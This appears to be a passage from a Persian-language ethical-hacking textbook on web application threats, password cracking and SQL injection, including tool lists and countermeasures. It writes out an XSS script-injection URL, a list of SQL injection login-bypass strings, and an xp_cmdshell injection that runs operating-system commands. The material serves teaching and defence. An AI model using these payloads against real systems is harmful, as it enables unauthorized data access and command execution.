هک کردن برنامه‌های تحت وب، مشابه هک کردن سیستم‌های دیگر است. هکرها، یک فرآیند پنج مرحله‌ای را دنبال می‌کنند: آنها شبکه را اسکن می‌کنند، اطلاعات را برای تست حملات مختلف جمع‌آوری می‌کنند، و نهایتا حمله را طرح ریزی و اجرا می‌کنند. این مراحل در شکل زیر نشان داده شده است:




تهدیدات برنامه‌های وب

تهدیدات زیادی در وب سرور وجود دارند. در زیر، مهم‌ترین این تهدیدات ذکر شده‌اند:

Cross-site scripting: زمانیکه هکر از برنامه تحت وب استفاده می‌کند تا کد مخرب مثل جاوا اسکریپت را ارسال کند، cross-site scripting اتفاق می‌افتد. در این حمله، فایل‌های کاربر نهایی فاش می‌شوند، تروجان نصب می‌شود، کاربر به صفحه دیگری هدایت می‌شود، و محتوا تغییر می‌کند. وب سرورها، اپلیکشن سرورها، و وب اپلیکشن‌ها، مستعد این نوع حمله هستند.

مثالی از XSS: هکری متوجه می‌شود که وب سایت XSECURITY، دارای این باگ (مشکل) است. هکر ایمیلی به شما ارسال می‌کند و ادعا می‌کند که شما برنده شدید و تنها کاری که باید بکنید این است که بر روی لینک زیر کلیک کنید. آدرس لینک به صورت www.xsecurity.com/default.asp?name=<script>evilScript()</script> است. زمانیکه شما بر روی لینک کلیک می‌کنید، وب سایت با شما احوالپرسی و خوش آمدگویی می‌کند. چه بلایی بر سر اسم شما می‌آید؟ با کلیک بر روی لینک در ایمیل، شما به وب سایت XSECURITY می‌گویید که نام شما <script>evilScript()</script> است. وب سرور، نام شما را داخل HTML جاسازی می‌کند و به مرورگر شما ارسال می‌کند. مرورگر شما، این اسکریپت را به درستی تفسیر می‌کند. اگر این اسکریپت به مرورگر شما دستور دهد که کوکی، اطلاعات سرمایه و سهام شما را به هکر بفرستد، سریعا آن را انجام می‌دهد. پس از همه اینها، دستوری از وب سایت XSECURITY می‌آید که مالک آن کوکی است.

برای مقابله با آن، هدرها، کوکی‌ها، فیلدهای فرم‌ها، و فیلدهای خالی را بررسی (validate) کنید، از سیاست امنیتی شدید پیروی کنید، خروجی‌های اسکریپت را فیلتر کنید تا از ارسال آنها توسط کاربران جلوگیری کنید و آسیب پذیری XSS را از بین ببرید.



SQL injection: از SQL برای دستکاری مستقیم داده‌های پایگاه داده استفاده می‌کند. با تزریق دستورات SQL به URL، سبب از کار انداختن، تغییر، حذف، یا ایجاد اطلاعات در سرور پایگاه داده می‌شود. هکر می‌تواند از برنامه‌های تحت وب آسیب پذیر استفاده کند تا معیارهای امنیتی را دور بزند و بتواند به داده‌های با ارزش دسترسی پیدا کند. معمولا حملات SQL Injection، از طریق نوار آدرس، فیلدهای برنامه‌ها، و از طریق کوئری و جستجو انجام می‌گیرند. برای جلوگیری از این حمله، متغیرهای کاربر را چک کنید.

Command injection: هکر، دستورات برنامه را وارد وب فرم می‌کند. این نقص، بر مبنای انتقال کد مخرب از طریق یک برنامه تحت وب به سیستم دیگر است. اسکریپت‌هایی که با زبان‌های Perl، python و ... نوشته می‌شود می‌توانند وارد برنامه‌های تحت وبی که ضعیف طراحی شده‌اند، شوند. برای جلوگیری از این حمله، از کتابخانه‌های مختص زبان (langiage-specific libraries) برای زبان برنامه نویسی استفاده کنید.

Directory traversal/Unicode: هکر، از طریق یک مرورگر یا windows explorer، تمام پوشه‌های روی یک سیستم را می‌بیند. برای جلوگیری از آن، برای پوشه‌های خصوصی روی وب سرور، مجوز دسترسی تعریف کنید. تمام patchها و hotfixها را نصب کنید.

Cookie poisoning and snooping: کوکی‌ها برای نگهداری از وضعیت نشست استفاده می‌شوند. poisoning، به هکر اجازه می‌دهد تا محتوای مخرب را وارد کند و به اطلاعات غیرمجاز دسترسی پیدا کند. در این حمله، هکر، کوکی‌ها را خراب می‌کند یا می‌دزدد.

برای مقابله با آن،

- پسوردهای رمز نشده را در کوکی ذخیره نکنید
- برای کوکی‌ها، مدت انقضا (timeout) تعریف کنید
- اطلاعات هویتی کوکی‌ها باید با آدرس IP، همراه باشد
- برای خروج، از logout استفاده کنید

Buffer overflow: مقدار زیادی از داده‌ها از طریق یک وب فرم برای اجرای دستورات، به یک برنامه تحت وب ارسال می‌شوند. مشکل سرریزی بافر در برنامه‌های تحت وب، احتمال کمتری برای شناسایی دارند. تقریبا تمام وب سرورها، اپلیکشن سرورها، و برنامه‌های تحت وب (به جز Java و J2EE)، مستعد این حمله هستند.

برای مقابله با آن، طول ورودی را در فرم‌ها بررسی کنید، از ابزارهای StackGuard و StackShield (برای محیط لینوکس) برای جلوگیری از برنامه‌ها و سیستم‌ها در برابر شکستن پشته هستند.

Authentication hijacking: هکر، نشستی که کاربر ایجاد کرده است را می‌دزدد. برای جلوگیری از این حمله، از SSL برای رمزگذاری ترافیک، استفاده کنید.

برخی دیگر از تهدیدات عبارتند از: Parameter/form tampering، Cryptographic interception، Cookie snppong، Log tampering، Error message interception attack، Obfuscation application، Platform exploits، DMZ protocol attacks، Security management exploits، Web services attacks، Zero day attack، Network access attacks و TCP fragmentation.


ابزارهای هک

Instant Source، به هکر اجازه می‌دهد کد HTML را ببیند و ویرایش کند و به طور مستقیم از طریق یک مرورگر وب مورد استفاده قرار می‌گیرد. با toolbar که در IE اضافه می‌کند می‌توانید کد مربوط به هر بخش از صفحه را ببینید.

Wget، ابزار دستوری برای محیط‌های ویندوزی و یونیکسی است که هکر می‌تواند برای دانلود تمام یک وب سایت استفاده کند. هکر می‌تواند کد را به صورت آفلاین ببیند و قبل از انجام حمله به وب سرور واقعی، حملات خاصی را تست کند.

WSDigger، ابزاری رایگان برای تست وب سرویس است که شامل برخی از حملات ساده برای SQL injection، cross-site scripting، و حملات دیگر وب است.

dotDefender، ابزاری برای محافظت از حملات در برابر برنامه‌های تحت وب است از قبیل:
SQL Injection، Proxy Takeover، Cross-site Scripting، Header Tapmering، Patch Traversal، و Probes.



Burp، ابزاری خودکار برای حمله بر برنامه‌های وب است که مبتنی بر ویندوز است. همچنین می‌تواند برای حدس پسورد برنامه‌های تحت وب و انجام حملات man-in-the-middle استفاده شود.

WebSleuth، برای ایندکس کردن تمام یک وب سایت، از تکنولوژی spidering استفاده می‌کند. برای مثال، می‌تواند تمام آدرس‌های ایمیل را از صفحات مختلف وب سایت استخراج کند.

WebWatchBot، نرم‌افزار مانیتورینگ و آنالیز برای وب سایت‌ها و دستگاه‌های تحت IP است که تست‌های Ping، HTTP، HTTPS، SMTP، POP3، FTP، Port و DNS است. همچنین دارای قابلیت‌های اجرا شدن به عنوان سرویس ویندوز، و نیز دارای گراف سه بعدی سفارشی شده است.

BlackWidow، می‌تواند تمام صفحات یک وب سایت را اسکن کند و پروفایلی از ساختار سایت، فایل‌ها، آدرس‌های ایمیل، لینک‌های خارجی و حتی خطاهای لینک ایجاد کند.

برخی دیگر از ابزارها عبارتند از: Mapper، Ratproxy، Watchfire AppScan، WebScarab، Parosproxy، KeepNI، Emsa Web Monitor، NetBrute، Falcove، AccessDriver، AppScan، و Acunetix Web Scanner.

Google Hacking

Google hacking، استفاده از گوگل برای به دست آوردن اطلاعات با ارزشی همچون پسوردها برای هدف است. بسیاری از ابزارها همچون http://johnny.ihackstuff.com و Acunetix Web Vulnerability Scanner شامل لیستی از کلمات google hacking است که کار جستجو را ساده‌تر می‌کند. برای مثال، شما می‌توانید کلمه password یا medical records را در گوگل وارد کنید و ببینید که چه اطلاعاتی می‌توانید به دست آورید. اغلب مواقع، گوگل، اطلاعات را بطور مستقیم از پایگاه داده یا مستندات خصوصی استخراج می‌کند.

تکنیک‌های شکستن پسوردهای مبتنی بر وب

به عنوان کارشناس امنیتی شما باید با تکنیک‌های شکستن پسوردهای مبتنی بر وب، انواع مختلف احراز هویت، مفهوم پسورد کرکر، تکنیک‌های مختلف شکستن پسورد، و روش‌های مقابله با آنها آشنا باشید.

احراز هویت


احراز هویت، فرآیند مشخص کردن هویت کاربر است. در شبکه‌های کامپیوتری، احراز هویت معمولا از طریق آی دی و پسورد انجام می‌شود. ممکن است که پسورد، گم شود، لو رود یا فراموش شود.

انواع احراز هویت

وب سرورها و برنامه‌های تحت وب، از انواع مختلف احراز هویت پشتیبانی می‌کنند. مهم‌ترین آن، احراز هویت HTTP است. دو نوع احراز هویت HTTP وجود دارد: basic و digest. در روش احراز هویت basic، نام‌های کاربری و پسوردها به صورت رمز نشده ارسال می‌شوند در حالیکه در روش digest، اطلاعات احراز هویت با استفاده از مدل challenge-response برای احراز هویت، hash می‌شوند.


علاوه بر این، وب سرورها و برنامه‌های تحت وب، از احراز هویت NTLM، certificate-based، token-based، و بیومتریک پشتیبانی می‌کنند. احراز هویت NTLM، از Internet explorer و وب سرورهای IIS استفاده می‌کند و سبب می‌شود که احراز هویت NTLM برای احراز هویت داخلی روی یک اینترانت که از سیستم عامل ویندوز استفاده می‌کند، بسیار مناسب باشد. ویندوز ۲۰۰۰ و ۲۰۰۳ از احراز هویت Kerberos برای امنیت بیشتر استفاده می‌کند. احراز هویت مبتنی بر گواهی (certificate-based)، از گواهی X.509 برای تکنولوژی کلید عمومی/خصوصی استفاده می‌کند. توکن، همچون SecureID، یک دستگاه سخت‌افزاری است که کد احراز هویت را برای ۶۰ ثانیه نمایش می‌دهد و کاربر می‌تواند از این کد برای ورود به یک شبکه استفاده کند.

احراز هویت بیومتریک، یک سیستم تشخیص الگو است که با استفاده از ویژگی‌های فیزیکی شخص، از قبیل اثر انگشت، عنبیه چشم، یا اثر کف دست برای احراز هویت کاربر استفاده می‌کند. این نوع از شناسایی، نسبت به استفاده از روش‌های سنتی احراز هویت از قبیل PIN اولویت دارد برای اینکه شخصی که می‌خواهد شناسایی شود باید بصورت فیزیکی حضور داشته باشد و نیز استفاده از این روش به جای روش‌های سنتی این مزیت را دارد که نیازی به به خاطر سپردن پسورد یا حمل توکن ندارد.




شناسایی بر مبنای حالت هندسی دست:

در این روش از شکل هندسی دست برای احراز هویت کاربر استفاده می‌شود.




اسکن شبکیه چشم:

با اسکن الگوهای رگ‌های خونی شبکیه و الگوی رگ‌های عنبیه، شبکیه چشم شناسایی می‌شود. جعل اسکن شبکیه چشم بسیار دشوار است برای اینکه برای کلاهبرداری از شبکیه شخص، تکنولوژی وجود ندارد و شبکیه یک شخص مرده نیز به سرعت متلاشی می‌شود و نمی‌توان برای دور زدن این اسکن از آن استفاده کرد.



تشخیص چهره:

نوعی از احراز هویت است که برای شناسایی شخص، از تکنیک تشخیص چهره استفاده می‌کند. پیاده‌سازی این روش دشوار است.



پسورد

نکات زیر را در مورد پسوردها به خاطر بسپارید:

- حداقل از ۸ کاراکتر استفاده کنید
- از ترکیب حروف بزرگ و کوچک، اعداد و علائم استفاده کنید
- از کلمه‌ای که در دیکشنری موجود است استفاده نکنید
- از یک پسورد دو بار استفاده نکنید
- پسوردی را استفاده کنید که بتوانید به خاطر بسپارید
- پسوردی را انتخاب کنید که می‌توانید سریع تایپ کنید تا احتمال shoulder surfing را کاهش دهید
- از یک عدد یا نشانه قبل و بعد از کلمه استفاده نکنید مثلا microsoft1
- یک کلمه را دو بار ننویسید مثلا msoftmsoft
- یک کلمه را بصورت برعکس ننویسید مثلا tfosorcim
- از آواها استفاده نکنید مثلا io
- از توالی کلیدها استفاده نکنید مثلا qwerty یا asdf
- از تحریف حروف استفاده نکنید مثلا در عبارت z3ro10v3، e را با 3، L و i را به 1، و o را به 0 تبدیل نکنید
- بطور منظم، پسورد خود را تغییر دهید مثلا ماهانه
- پس از بازگشت از سفر، پسورد خود را تغییر دهید
- زمانیکه احساس کردید کسی پسورد شما را می‌داند یا می‌تواند حدس بزند، پسورد خود را تغییر دهید مثلا زمانیکه در هنگام تایپ پسورد، کسی پشت سر شما ایستاده باشد
- پسورد خود را بر روی کامپیوترتان ذخیره نکنید مگر اینکه به صورت رمز شده باشند
- کش کردن پسورد (فایل‌های pwl.) امن نیستند بنابراین زمانیکه ویندوز به شما درباره ذخیره پسورد پیغام می‌دهد، آن را ذخیره نکنید
- پسورد خود را به کسی نگویید حتی به مدیر سیستم خود
- پسورد خود را از طریق ایمیل یا کانال‌های نا امن دیگر ارسال نکنید
- پسورد خود را بر روی تکه کاغذی بنویسید ولی آن را رها نکنید و به دور از دسترسی دیگران نگه دارید
- زمانیکه پسورد خود را وارد می‌کنید مواظب افراد نزدیک خود باشید
- از مکانیزم احراز هویتی قوی همچون Kerberos یا توکن برای ارسال پسورد استفاده کنید

مثال‌هایی از پسوردهای بد

- "james8" : نام کاربری آن بسیار کوتاه است
- "samatha": اسم دوست دختر کاربر است که حدس زدن آن ساده است
- "superstitious": در دیکشنری موجود است
- "sUperStiTIous": تنها ترکیبی از حروف بزرگ است که آن را امن نمی‌کند
- "obiwan": در لیست کلمات وجود دارد
- "spicer": در دیکشنری جغرافیایی موجود است
- "qwertyuiop": در لیست کلمه موجود است

پسورد کرکر چیست؟

پسورد کرکر، برنامه‌ای است که برای رمزگشایی پسورد استفاده می‌شود. پسورد کرکر، از روش‌های مبتنی بر حملات dictionary یا brute-force برای شکستن پسورد استفاده می‌کند. هدف پسورد کرکر، به دست آوردن پسورد مدیر سیستم است. با دسترسی مدیر، هکر می‌تواند به فایل‌ها و برنامه‌ها دسترسی داشته باشد و می‌تواند backdoor یا تروجان نصب کند. همچنین هکر می‌تواند یک نرم‌افزار استراق سمع شبکه بر روی آن نصب کند تا ترافیک داخلی شبکه را sniff کند بنابراین به بسیاری از اطلاعات شبکه دسترسی خواهد داشت.

پسورد کرکر چگونه کار می‌کند؟

اولین مرحله در dictionary attack، تولید لیستی از پسوردهای بالقوه است که می‌توان آنها را در دیکشنری یافت. معمولا هکر این لیست را با استفاده از برنامه‌های تولید کننده دیکشنری یا دیکشنری‌هایی که به راحتی از طریق اینترنت قابل دانلود هستند، ایجاد می‌کند. کلمات این لیست، رمزگذاری یا hash می‌شوند و سپس برای یافتن پسورد استفاده می‌شود. هکر می‌تواند پسورد hash شده را از طریق استراق سمع شبکه (وایرلس یا کابلی)، یا بطور مستقیم از طریق فایل SAM به دست آورد و در نهایت، برنامه، پسورد رمز نشده را نمایش می‌دهد.

اگر کاربری از پسورد پیچیده استفاده کند، از روش brute force برای شکستن آن باید استفاده شود. در این حمله، ترکیب تمام حالات ممکن از حروف، اعداد و کاراکترهای خاص تست می‌شود که نسبت به حمله دیکشنری، زمان زیادی را می‌گیرد برای اینکه تعداد جایگشت‌های آن بسیار زیاد است.

حملات برای شکستن پسورد: دسته بندی

سه نوع حمله برای شکستن پسورد وجود دارد:

Dictionary: کلمات موجود در دیکشنری را برای بررسی، چک می‌کند.

Brute force: ترکیب تمام حالات حروف، اعداد، و کاراکترهای مخصوص را چک می‌کند.

Hybrid: از ترکیب کلمات دیکشنری با یک عدد یا کاراکتر مخصوص به عنوان جایگزین یک حرف، استفاده می‌کند.

ابزارهای هک

Cain & Abel، ابزاری برای شکستن پسورد در محیط‌های ویندوزی است که اجازه بازیابی انواع مختلف پسورد را با استفاده از استراق سمع شبکه می‌دهد و با استفاده از حملات dictionary و brute force، پسوردها را می‌شکند. همچنین دارای قابلیتی به نام ARP است که امکان استراق سمع در شبکه‌های سوئیچی را می‌دهد.

Lophtcrack (LC4)، یکی از رایج‌ترین نرم‌افزارهای شکستن پسورد است که پسوردهای اکانت ویندوزی کاربر را بازیابی می‌کند.

John the Ripper، نرم‌افزار شکستن پسورد در یونیکس است که چندین حالت کرک را در یک برنامه قرار داده است.

Gammaprog، نرم‌افزار شکستن پسورد برای آدرس‌های ایمیل مبتنی بر وب است که از POP3 پشتیبانی می‌کند.

MessenPass، ابزاری برای بازیابی پسورد است که پسوردهای MSN Messanger، Yahoo Messanger، و Google Talk را آشکار می‌کند.

Password Spectator، نرم‌افزاری است که پسورد واقعی پشت ستاره‌ها را نشان می‌دهد. این نرم‌افزار هم با برنامه‌ها و هم با وب سایت کار می‌کند.

Webcracker، ابزاری است که از یک لیست برای تست ورود به وب سرور استفاده می‌کند. به دنبال پاسخ " HTTP 302 object moved" می‌گردد تا پسورد را حدس بزند. با استفاده از این پاسخ، این ابزار می‌تواند نوع احراز هویت مورد استفاده را تعیین کند و از آن برای ورود به سیستم استفاده کند.

برخی دیگر از ابزارهای هک عبارتند از: Brutus، Obiwan، Authforce، Hydra، RAR، WebCracker، Munga، Bunga، PassList، SnadBoy، Wireless WEP Key Password Spy، RockXP، WWWhack، Passwordstate، Atomic Mailbox Password Cracker، Advanced Mailbox Password Recovery، Networl Password Recovery، Mail PassView، Messenger Key، و SniffPass.

همچنین برخی از ابزارهای امنیتی برای پسورد عبارتند از: WebPassword، Password Administrator، Password Safe، Easy Web Password، PassReminder، و My Password Manager.

فصل نهم

Buffer Overflow و SQL Injection

مقدمه

حملات SQL injection و Buffer overflow، از این نظر مشابه هم هستند که هر دو از طریق کادر ورودی (input box) کاربر انجام می‌گیرند. کادر ورودی کاربر، جائی است که ممکن است کاربری، نام کاربری و کلمه عبور خود را در یک وب سایت وارد کند، یا داده‌هایی به URL اضافه کند و یا جستجویی برای یک کلمه در یک برنامه انجام دهد.

آسیب پذیری‌های SQL injection و Buffer overflow هر دو به خاطر یک مشکل انجام می‌گیرند: پارامترهای نادرست (invalid). اگر برنامه نویسان، زمان کافی برای بررسی متغیرهایی که کاربر می‌تواند وارد کند صرف نکنند، نتایج جدی و غیرقابل پیش بینی به همراه خواهد داشت. هکرهای حرفه‌ای، می‌توانند از این آسیب پذیری‌ها استفاده کنند و سیستم یا برنامه را خاموش کنند یا shell بگیرند تا دستورات خود را اجرا کنند.

SQL Injection چیست؟

در طول حمله SQL injection، کد مخرب وارد فیلدهای وب فرم می‌شود یا کدهای وب سایت، سبب اجرای shell یا دستورات دلخواه دیگر می‌شوند. هکر می‌تواند از طریق فیلدهای وب فرم، دستوراتی به SQL server اضافه کند. برای مثال، دستورات هکر می‌تواند Cmd را باز کند و یا جداول پایگاه داده را نمایش دهد. ممکن است جدول پایگاه داده شامل اطلاعات شخصی از قبیل شماره‌های کارت اعتباری، شماره شناسنامه‌ها و یا پسوردها باشد. بسیاری از سازمان‌ها برای ذخیره‌سازی داده‌های محرمانه خود از پایگاه داده‌های SQL server استفاده می‌کنند. به همین خاطر، SQL serverها هدف با ارزشی برای هکرها هستند.

SQL Injection، نوعی سو استفاده امنیتی است که هکر، از طریق کادرهای فرم (input box)، کدهای SQL را وارد می کند تا به منابع دسترسی پیدا کند یا داده ها را تغییر دهد

SQL Injection، از برنامه‌های وب سواستفاده می‌کند و هکر را قادر می‌سازد تا دستورات غیر مجاز SQL را اجرا کند. همچنین، از مزایای کوئری‌های نا امن در برنامه‌های وب سواستفاده کرده و کوئری‌های SQL می‌سازد. به عنوان مثال زمانیکه کاربری با استفاده از نام کاربری و کلمه عبور قصد لاگین کردن دارد، از کوئری SQL استفاده می‌کند. با این حال، هکر می‌تواند از SQL injection برای ارسال نام کاربری و کلمه عبور تصنعی استفاده کند و کوئری اصلی SQL را آلوده سازد.

مراحل انجام SQL injection

قبل از اجرای حمله SQL injection، هکر باید مشخص کند که آیا پیکربندی پایگاه داده و جداول و متغیرهای مربوطه، آسیب پذیر هستند یا نه. مراحل تعیین آسیب پذیری SQL server عبارتند از:

۱. از مرورگر وب استفاده کنید و به دنبال وب سایتی باشید که اجازه ارسال داده را به کاربر می‌دهد برای مثال، صفحه لاگین، صفحه جستجو، یا صفحاتی که فیلدهایی برای ورود داده به پایگاه داده دارد (از قبیل فرم "I forget my password"). با بررسی کد سایت، به دنبال صفحات وبی باشید که دستورات POST یا GET را نمایش می‌دهند. اگر از متد POST استفاده شده باشد، در URL سایت، پارامتری مشاهده نمی‌کنید. کد صفحه را بررسی کنید تا اطلاعات مفیدی از آن برداشت کنید. برای تشخیص GET یا POST بودن، به دنبال تگ <Form> در کد باشید:

```
<Form action=search.asp method=post>
<input type=hidden name=X value=Z>
</Form>
```

اگر وارد نشد، صفحاتی شبیه ASP، JSP، CHI، یا PHP را بررسی کنید یا به دنبال URLهایی باشید که به عنوان مثال، پارامتر زیر را بگیرد:

http://www.xsecurity.com/index.asp?id=10


در مثال بالا، هکر می‌تواند از عبارت زیر استفاده کند:

http://www.xsecurity.com/index.asp?id=blah' or 1=1—

۲. SQL server را با استفاده از کوتای خالی (' ') تست کنید. با اینکار می‌فهمید که آیا متغیر ورودی کاربر، توسط سرور بصورت تحت اللفظی تفسیر می‌شود یا نه. اگر سرور، پاسخی با پیام 'a'='a' بدهد (یا چیزی مشابه این)، آنگاه به احتمال زیاد مستعد حمله SQL injection است. اگر زمانیکه از (') به عنوان نام کاربری استفاده کنید و پیغام زیر نشان داده شود، یعنی برای حمله SQL Injection آسیب پذیر است.

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra )
in query expression 'Userid='3306') or ('a'='a'
AND Password=''.

/_booking/login3.asp, line 49
```

۳. از دستور SELECT برای بازیابی داده و INSERT برای اضافه کردن اطلاعات به پایگاه داده استفاده کنید.



آسیب پذیری‌های SQL Server

در اینجا چند مثال از متغیرهایی که برای تست آسیب پذیری‌های SQL در فرم وب استفاده می‌شود آورده شده است:

از یک کوتا (') در کادر ورودی استفاده کنید:

Blah' or 1=1—

Login: blah' or 1=1—

Password:: blah' or 1=1—

http://search/index.asp?id=blah’ or 1=1—

همچنین از کدهای زیر نیز می‌توانید برای SQL Injection استفاده کنید:

'or 1=1 --

"or 1=1 --

or 1=1--

' or 'a'='a

" or "a"="a

') or ('a'='a)

") or ("a"="a)

بسته به ساختار پایگاه داده، ممکن است که این دستورات و متغیرهای مشابه، اجازه دور زدن لاگین را به شما بدهند. زمانیکه این دستورات را در فیلد فرم وارد می‌کنید، ممکن است سطرهای زیادی از جدول یا حتی تمام جدول پایگاه داده را برگرداند برای اینکه SQL server، بصورت تحت‌اللفظی آنها را تفسیر می‌کند. دو علامت منها که در پایان دستور گذاشته شده است، به SQL می‌گوید که باقیمانده دستورات را نادیده بگیرد.

در اینجا چند مثال از چگونگی استفاده از دستورات SQL برای اجرای دستورات سیستم عامل آورده شده است:

برای گرفتن لیست دایرکتوری، متن زیر را در فیلد فرم وارد کنید:

Blah’;exec master..xp_cmdshell “dir c:*.* /s >c:\directory.txt”--

